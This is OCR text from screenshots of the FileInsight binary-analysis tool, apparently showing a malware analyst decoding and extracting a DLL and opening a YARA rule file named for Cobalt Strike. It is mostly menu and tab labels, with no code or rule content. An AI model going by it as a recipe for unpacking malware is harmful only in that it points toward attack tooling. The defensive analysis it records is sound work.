
Output Scripting


Offset 3Dh (61) Length 0h (0) OVR


5:08 PM
8/7/2021


FileInsight - Disassembly*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Copy to new file
Bookmark
Cut binary to clipboard
Copy binary to clipboard
Paste binary from clipboard
Delete before
Delete after
Fill
Invert
Reverse order
Swap nibbles
Swap two bytes
To upper case
To lower case
Swap case
Copy selected region (the whole file if not selected) to a new file
McAfee
Navigation
Supported f
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
Emulation trace*
Output of Custom base64 decode*
New file 0*
New file 1*
Extracting the DLL file
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 3Ch (60)
Length 30C00h (199680)
OVR
5:08 PM
8/7/2021


FileInsight - apt_cobaltstrike.yar
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Emulation trace*
Memory dump 0*
Memory dump 1*
Memory dump 2*
Disassembly*
